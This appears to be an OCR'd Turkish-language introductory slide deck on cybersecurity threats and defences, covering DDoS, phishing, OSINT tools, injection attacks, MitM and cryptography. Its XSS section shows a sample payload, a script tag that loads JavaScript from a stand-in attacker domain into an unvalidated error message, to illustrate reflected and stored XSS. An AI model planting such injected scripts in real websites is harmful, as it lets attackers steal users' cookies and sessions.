


Siber Güvenlik Teknik, Tehdit, Savunma

Efe Sipahioğlu

Siber Güvenliğin Önemi veGerekliliği

Gündem Maddeleri

Siber Güvenliğe Giriş

Temel Siber Güvenlik Kavramları

Çarpıcı Siber Güvenlik Olayları

Siber Güvenlik Stratejileri ve Önlemleri

Siber Güvenliğe Giriş

Siber güvenliğin tanımı ve önemi

Dijital Veri Koruma

Siber güvenlik, dijital verilerin korunmasını sağlar ve bilgi hırsızlığını önler.

Sistem ve Ağ Güvenliği

Siber güvenlik önlemleri, sistemlerin ve ağların güvenliğini sağlamak için kritik öneme sahiptir.

Bilgi Güvenliğinin Önemi

Bilgi güvenliği, veri ihlallerinin önlenmesi ve güvenliğin sağlanması açısından büyük bir öneme sahiptir.

Mühendislikte siber güvenliğin rolü

Sistem Güvenliğinin Önemi

Mühendisler, sistemlerin güvenliğini sağlamak için kritik bir rol oynar ve güvenlik açıklarını en aza indirmeye çalışır.

Yazılım Geliştirme Süreçleri

Yazılım geliştirme süreçlerinde güvenlik önlemlerinin entegre edilmesi, güvenli sistemler inşa etmenin temel unsurudur ve yazılımların güvenliğini artırır.

Güvenli Sistemler İnşa Etmek

Güvenli sistemler inşa etme, bilgisayar mühendislerinin önceliklerinden biridir ve siber saldırılara karşı dayanıklılık sağlar.

Siber Güvenlik Tehditlerinden Örnekler

Kötü Niyet Amaçlı Yazılımlar

Kötü niyetli yazılımlar, bilgisayarlara zarar vermek veya verileri çalmak için tasarlanmış yazılımlardır. Bu tür tehditler siber güvenlikte önemli bir endişe kaynağıdır.

Sosyal Mühendislik Saldırıları


Sosyal mühendislik saldırıları, kullanıcıları kandırarak gizli bilgilere erişim sağlamayı hedefleyen tekniklerdir. Bu saldırılar, insan psikolojisini manipüle ederek etkili olur.

Diğer Siber Tehditler

Siber güvenlik tehditleri, DDoS saldırıları, veri ihlalleri ve kimlik avı gibi birçok farklı türü içermektedir. Her bir tehdidin doğasını anlamak, savunma stratejileri geliştirmede kritik öneme sahiptir.

Temel Siber Güvenlik Kavramları

Saldırı türleri (DDoS, phishing, malware...)





DDoS Saldırıları

DDoS saldırıları, hedef sistemin erişilebilirliğini azaltmak için çok sayıda trafiği kullanarak hizmeti kesintiye uğratır. Bu saldırıları yaparken bot ağları kullanılır.

(https://horizon.netscout.com/?mapPosition=12.48~28.98~0.00)

Zombie bilgisayar, bir saldırgan tarafından ele geçirilmiş ve genellikle sahibinin haberi olmadan kötü amaçlı faaliyetlerde kullanılan bilgisayardır. Bu bilgisayarların bütününe **botnet** denilebilir.






Phishing ve Sosyal Mühendislik
Phishing, kullanıcıların kişisel bilgilerini çalmak için sahte e-postalar veya web siteleri kullanılabilir. Kullanıcıları kandırmak amacıyla güvenilir görünümlü içerikler sunar ve bu içeriklerle kurbanın bilgisayarına zararlı yazılımlar bulaştırılabilir. Kullanıcıları kandırma amaçlı yapılan araştırmalarda OSİNT gibi teknikler kullanılmaktdır. **(Hidden Eye)**

OSINT (Open Source Intelligence), açık kaynaklardan bilgi toplama ve analiz etme sürecidir. İnternet, sosyal medya, haber siteleri, kamu veritabanları gibi herkesin erişebileceği kaynaklardan veri elde edilerek kullanılır.**(Osintagram, https://eksisozluk.com/entry/47201385)**

Kötü Amaçlı Yazılımlar
Kötü amaçlı yazılımlar, bilgisayar sistemlerine zarar vermek veya veri çalmak için tasarlanmış yazılımlardır. Virüsler, truva atları, solucanlar veya fidye yazılımları gibi türleri vardır.**(vx-underground-interviews)**


MALTEGO



Maltego, siber güvenlik, OSINT (Açık Kaynak İstihbaratı) ve dijital adli bilişim alanlarında kullanılan bir bilgi toplama ve analiz aracıdır. Verileri görselleştirerek, kişi, IP adresi, alan adı, sosyal medya hesapları, e-posta adresleri gibi varlıklar arasındaki bağlantıları kolayca analiz etmeyi sağlar.

Enjeksiyon Saldırıları (SQLİ, XSS, XMLİ...)

Enjeksiyon saldırıları, kötü amaçlı verilerin bir uygulamanın girdisine enjekte edilerek arka plandaki sistemin manipüle edilmesini sağlayan saldırılardır.Bir uygulama, kullanıcıdan veri alır (örneğin, giriş formu, URL parametresi veya arama çubuğu). Eğer sistem bu veriyi doğrulamadan işler ve doğrudan çalıştırırsa saldırgan, özel hazırlanmış zararlı girdiler ekleyerek sistemin beklenmedik şekilde çalışmasını sağlar. **SQL (Structured Query Language)**, veritabanlarına veri eklemek, silmek, güncellemek ve sorgulamak için kullanılan bir programlama dilidir.




SELECT * FROM users WHERE name='John Smith' and password ='wrong' **(NORMAL SORGU)**


XSSİ(Cross Site Scripting İnjection)

XSS (Cross-Site Scripting), saldırganların bir web sitesine zararlı JavaScript kodu enjekte etmesini sağlayan bir güvenlik açığıdır. Kullanıcının tarayıcısında çalışarak çerezleri çalabilir, oturumları ele geçirebilir veya kullanıcıları sahte sayfalara yönlendirebilir.

```
103
104 <div class="alert alert-danger">
105   <p> Yanlış Girdiye raslanıldı</p>
106 </div>
```




```
<div class="alert alert-danger">
  <p><script src="https://saldırgan.com/zararlıkod.js"></script>
</p>
</div>
```





Yanlış bir giriş yaptığınızda hata mesajı gösteren bir web sitesi. Hata mesajının içeriği, error parametresinden alınır ve doğrudan sayfa kaynağına eklenir. Uygulama, error parametresinin içeriğini kontrol etmez, bu da saldırganın kötü amaçlı kod eklemesine olanak tanır. Bu örnekte kötü amaçlı kod saldırgan tarafından kontrol edilen diğer siteden alınmıştır. Bu XSS açık türüne **REFLECTED XSS** denmektedir.

Bu örnekte kod doğrudan bizim girdimizle çalışmakta fakat bu girdi database gibi bir ortamda saklanıp sonradan aynı yöntemle görüntülenseydi bu **STORED XSS** olarak adlandırılacaktı.

Man In The Middle

MitM (Ortadaki Adam) saldırısı, iki taraf arasındaki iletişimi gizlice dinleme, değiştirme veya yönlendirme saldırısıdır. Saldırgan, kurbanların fark etmeden verilerini çalar, değiştirir veya sahte yanıtlar gönderir. Ağda sahte bir Wi-Fi açarak veya ARP Spoofing yaparak trafik yönlendirilir.





Kriptografi ve veri şifreleme

Kriptografinin Temelleri

Kriptografi, bilgiyi yetkisiz erişimden korumak için kullanılan **şifreleme ve güvenlik teknikleridir**. Verileri gizlemek, doğrulamak ve güvenli iletişim sağlamak için matematiksel algoritmalar kullanır.

